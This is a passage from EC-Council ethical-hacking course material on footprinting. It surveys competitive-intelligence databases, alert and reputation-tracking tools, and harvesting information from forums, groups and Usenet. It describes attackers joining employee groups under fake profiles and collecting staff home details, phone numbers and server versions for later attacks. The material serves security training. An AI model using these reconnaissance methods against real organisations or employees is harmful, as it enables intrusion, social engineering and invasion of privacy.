  The direct approach serves as the primary source for competitive intelligence gathering. Direct approach techniques include gathering information from trade shows, social engineering of employees and customers, and so on.

- **Indirect Approach**

  Through an indirect approach, information about competitors is gathered using online resources. Indirect approach techniques include:

  - Company websites and employment ads
  - Support threads and reviews
  - Search engines, Internet, and online database
  - Social media postings
  - Press releases and annual reports
  - Trade journals, conferences, and newspapers
  - Patent and trademarks
  - Product catalogs and retail outlets
  - Analyst and regulatory reports
  - Customer and vendor interviews
  - Agents, distributors, and suppliers
  - Industry-specific blogs and publications
  - Legal databases, e.g., LexisNexis
  - Business information databases, e.g., Hoover's
  - Online job postings

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Competitive Intelligence - When Did this Company Begin? How Did it Develop?

Gathering competitor documents and records helps to improve productivity and profitability, which in turn stimulates the growth of the company. It helps in determining answers to the following:

- **When did it begin?**

  Through competitive intelligence, companies can collect the history of a particular company, such as its establishment date. Sometimes, they gather crucial information that is not often available to others.

- **How did it develop?**

  What are the various strategies that the company uses? Development intelligence can include advertisement strategies, customer relationship management, and so on.

- **Who leads it?**

  This information helps a company learn about the competitor's decision-makers.

- **Where is it located?**

  Competitive intelligence also includes the location of the company and information related to various branches and their operations.

Attackers can use the information gathered through competitive intelligence to build a hacking strategy.

Information Resource Sites

Information resource sites that help to gain competitive intelligence include:

- **EDGAR Database**

  Source: *https://www.sec.gov/edgar.shtml*

  The Electronic Data Gathering, Analysis, and Retrieval system (EDGAR) performs automated collection, validation, indexing, acceptance, and forwarding of submissions by companies and others who are required by law to file with the U.S. Securities and Exchange Commission (SEC). Its primary purpose is to increase the efficiency and fairness of the securities market for the benefit of investors, corporations, and the economy by accelerating the receipt, acceptance, dissemination, and analysis of time-sensitive corporate information filed with the agency.

- **D&B Hoovers**

  Source: *http://www.hoovers.com*

  D&B Hoovers leverages a commercial database of 120 million business records and analytics to deliver a sales intelligence solution that enables sales and marketing professionals to focus on the right prospects so that they can generate immediate growth for their business.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **LexisNexis**

  Source: *https://www.lexisnexis.com*

  LexisNexis provides content-enabled workflow solutions designed specifically for professionals in the legal, risk management, corporate, government, law enforcement, accounting, and academic markets. It maintains an electronic database of information related to legal and public records. It enables customers to access documents and records of legal, news, and business sources. It is beneficial for companies and government agencies seeking data analytics supporting compliance, customer acquisition, fraud detection, health outcomes, identity solutions, investigation, receivables management, risk decisioning, and workflow optimization.

- **Business Wire**

  Source: *https://www.businesswire.com*

  Business Wire focuses on press release distribution and regulatory disclosure. This company distributes full-text news releases, photos, and other multimedia content from various organizations across the globe to journalists, news media, financial markets, investors, information website, databases, and general audiences. It has its own patented electronic network through which it releases news.

- **Factiva**

  Source: *https://www.dowjones.com*

  Factiva is a global news database and licensed content provider. It is a business information and research tool that gets information from licensed and free sources and provides capabilities such as searching, alerting, dissemination, and business information management. Factiva products provide access to more than 33,000 sources such as licensed publications, influential websites, blogs, images, and videos. Its resources are made available from nearly every country worldwide in 28 languages, including more than 600 continuously updated newswires.

Competitive Intelligence - What Are the Company's Plans?

Information resource sites that help attackers gain a company's business plans include:

- **MarketWatch**

  Source: *https://www.marketwatch.com*

  MarketWatch tracks the pulse of markets for engaged investors. The site is an innovator in business news, personal finance information, real-time commentary, and investment tools and data, with journalists generating headlines, stories, videos, and market briefs.

- **The Wall Street Transcript**

  Source: *https://www.twst.com*

  The Wall Street Transcript is a website as well as a paid subscription-based publication that publishes industry reports. It expresses the views of money managers and equity

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

analysts of different industry sectors. The site also publishes interviews with CEOs of companies.

- **Alexa**

  Source: *https://www.alexa.com*

  Alexa is a great tool to dig deep into the analytics of other companies. It allows users to

  - Discover influencer outreach opportunities by uncovering sites that link to their competitors using Competitor Backlink Checker.
  - Benchmark and track their company's performance relative to their competitors using Competitive Intelligence Tools.

- **Euromonitor**

  Source: *https://www.euromonitor.com*

  Euromonitor provides strategy research capabilities for consumer markets. It publishes reports on industries, consumers, and demographics. It provides market research and surveys focused on the organization's needs.

- **Experian**

  Source: *https://www.experian.com*

  Experian provides insights into competitors' search, affiliate, display, and social marketing strategies and metrics to improve marketing campaign results. It allows the user to:

  - Benchmark the effectiveness of existing customer acquisition strategies
  - Determine what is driving competitors' success
  - Use historical consumer data to forecast future trends and quickly respond to changing behaviors
  - Measure website's performance against industry or specific sites

- **SEC Info**

  Source: *http://www.secinfo.com*

  SEC Info offers the U.S. Securities and Exchange Commission (SEC) EDGAR database service on the web, with many links added to SEC documents. It allows searches by name, industry, business, SIC code, area code, accession number, file number, CIK, topic, ZIP code, and so on.

- **The Search Monitor**

  Source: *https://www.thesearchmonitor.com*

  The Search Monitor provides competitive intelligence to monitor brand and trademark use, affiliate compliance, and competitive advertisers on paid search, organic search, local search, social media, mobile, and shopping engines worldwide. It helps interactive agencies, search marketers, and affiliate marketers to track ad rank, ad copy, keyword

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

reach, click rates and CPCs, monthly ad spending, market share, trademark use, and affiliate activity.

- **USPTO**

  Source: *https://www.uspto.gov*

  The United States Patent and Trademark Office (USPTO) provides information related to patent and trademark registration. It provides general information concerning patents and search options for patents and trademark databases.

Competitive Intelligence - What Expert Opinions Say About the Company?

Information resource sites that help the attacker to obtain expert opinions about the target company include:

- **SEMRush**

  Source: *https://www.semrush.com*

  SEMRush is a competitive keyword research tool. It can provide a list of Google keywords and AdWords for any site, as well as a competitor list in the organic and paid Google search results. It enables an approach for gaining in-depth knowledge about what competitors are advertising and their budget allocation to specific Internet marketing tactics.

- **AttentionMeter**

  Source: *http://www.attentionmeter.com*

  AttentionMeter is a tool for comparing websites (traffic) by using Alexa, Compete, and Technorati. It gives a snapshot of traffic data as well as graphs from Alexa, Compete, and Technorati for the specified websites.

- **ABI/INFORM Global**

  Source: *https://www.proquest.com*


  ABI/INFORM Global is a business database. ABI/INFORM Global offers the latest business and financial information for researchers. With ABI/INFORM Global, users can determine business conditions, management techniques, business trends, management practice and theory, corporate strategy and tactics, and the competitive landscape.


- **SimilarWeb**

  Source: *https://www.similarweb.com*

  SimilarWeb aggregates data from multiple sources to estimate traffic, geography, and referral data for a company's websites and mobile apps. It also provides a panel through a browser extension that allows refining other data sources by anonymously tracking browser activity across millions of browsers worldwide.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Other Techniques for Footprinting through Web Services

- **Information Gathering Using Business Profile Sites**

  Finding useful information from corporate websites is a necessary step in the information gathering phase. These business profile sites contain business information of companies located in a particular region with their contact information, which can be viewed by anyone.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use business profile sites such as opencorporates, Crunchbase, and corporationwiki to gather important information about the target organizations, such as their location, addresses, contact information (such as phone numbers, email addresses), employee database, department names, type of service provided, and type of industry.




Figure 2.33: Screenshot of opencorporates showing search results of Microsoft

- **Monitoring Targets Using Alerts**

  Alerts are content monitoring services that provide automated, up-to-date information based on user preference, usually via email or SMS. To receive alerts, a user must register on the website and provide either an email address or a phone number. Online alert services automatically notify users when new content from news, blogs, and discussion groups matches a set of search terms selected by the user. These services provide up-to-date information about competitors and the industry. Alerts are sent via email or SMS notifications.

  Tools such as Google Alerts, Twitter Alerts, and Giga Alerts help attackers to track mentions of the organization's name, member names, website, or any people or projects that are important. Attackers can gather updated information about the target periodically from the alert services and use it for further attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Google Alerts**

  Source: *https://www.google.com/alerts*

  Google Alerts automatically notifies users when new content from news, websites, blogs, videos, and/or discussion groups matches a set of search terms selected by the user and stored by the Google Alerts service.




Figure 2.34: Screenshot of Google Alert




Figure 2.35: Screenshot of Google Alert Preview

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Tracking Online Reputation of the Target**

  Online Reputation Management (ORM) is a process of monitoring displays when someone searches for your company's reputation on the Internet. ORM then takes measures to minimize negative search results or reviews. The process helps to improve brand reputation.

  Companies often track the public feedback given to them using ORM tracking tools and then take measures to improve their credibility and retain their customers' trust. For positive online reputation management, organizations will often try to be more transparent over the Internet. This transparency may help the attacker to collect genuine information about the target organization.

  Online Reputation Tracking Tools

  Online reputation tracking tools help us to discover what people are saying online about the company's brand in real time across the web, social media, and news. They help in monitoring, measuring, and managing one's reputation online.

  An attacker may use ORM tracking tools to:

  - Track a company's online reputation
  - Collect a company's search engine ranking information
  - Obtain email notifications when a company is mentioned online
  - Track conversations
  - Obtain social news about the target organization

  Mention

  Source: *https://mention.com*

  Mention is an online reputation tracking tool that helps attackers in monitoring the web, social media, forums, and blogs to learn more about the target brand and industry. As shown in the screenshot, this tool helps attackers in tracking online conversations as they happen, wherever they happen. Using Mention, attackers can have live, up-to-date reports delivered to any email address in real time.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.36: Screenshot of Mention

- **Information Gathering Using Groups, Forums, and Blogs**

  Many Internet users use blogs, groups, and forums for knowledge sharing purposes. For this reason, attackers often focus on groups, forums, and blogs to find information about a target organization and its people. Organizations generally fail to monitor the exchange of information that employees reveal to other users in forums, blogs, and group discussions. Attackers see this as an advantage and collect sensitive information about the target, such as public network information, system information, and employee personal information. Attackers can register with fake profiles in Google groups, Yahoo groups, and so on. They try to join the target organization's employee groups, where they can obtain personal and company information. Attackers can also search for information in groups, forums, and blogs by Fully Qualified Domain Names (FQDNs), IP addresses, and usernames.

  Employee information that an attacker can gather from groups, forums, and blogs may include:

  - Full name of the employee
  - Place of work and residence
  - Home telephone, cell number, or office number
  - Personal and organizational email address

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Pictures of the employee residence or work location that include identifiable information
- Pictures of employee awards and rewards or upcoming goals




Figure 2.37: Screenshot of Google Groups

- **Information Gathering Using NNTP Usenet Newsgroups**


  Usenet newsgroup is a repository containing a collection of notes or messages on various subjects and topics that are submitted by the users over the Internet. Network News Transfer Protocol (NNTP) is used to relay Usenet news articles from the discussions over the newsgroup. Usenet newsgroups can be a useful source of valuable information about the target. People seek help by posting questions and asking for a solution on Usenet newsgroups. Many professionals use the newsgroups to resolve their technical issues by posting questions on Usenet. To obtain solutions for these issues, sometimes they post more detailed information about the target than needed. Attackers can search Usenet newsgroups or mailing lists such as Newshosting, Eweka, and Supernews to find valuable information about the operating systems, software, web servers, etc., used by the target organization.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, from the screenshot given below, you can understand that the target organization is using a Red Hat Linux 6.2 machine that is running Apache web server 1.3.23. This information helps attackers in performing web server and web application attacks.

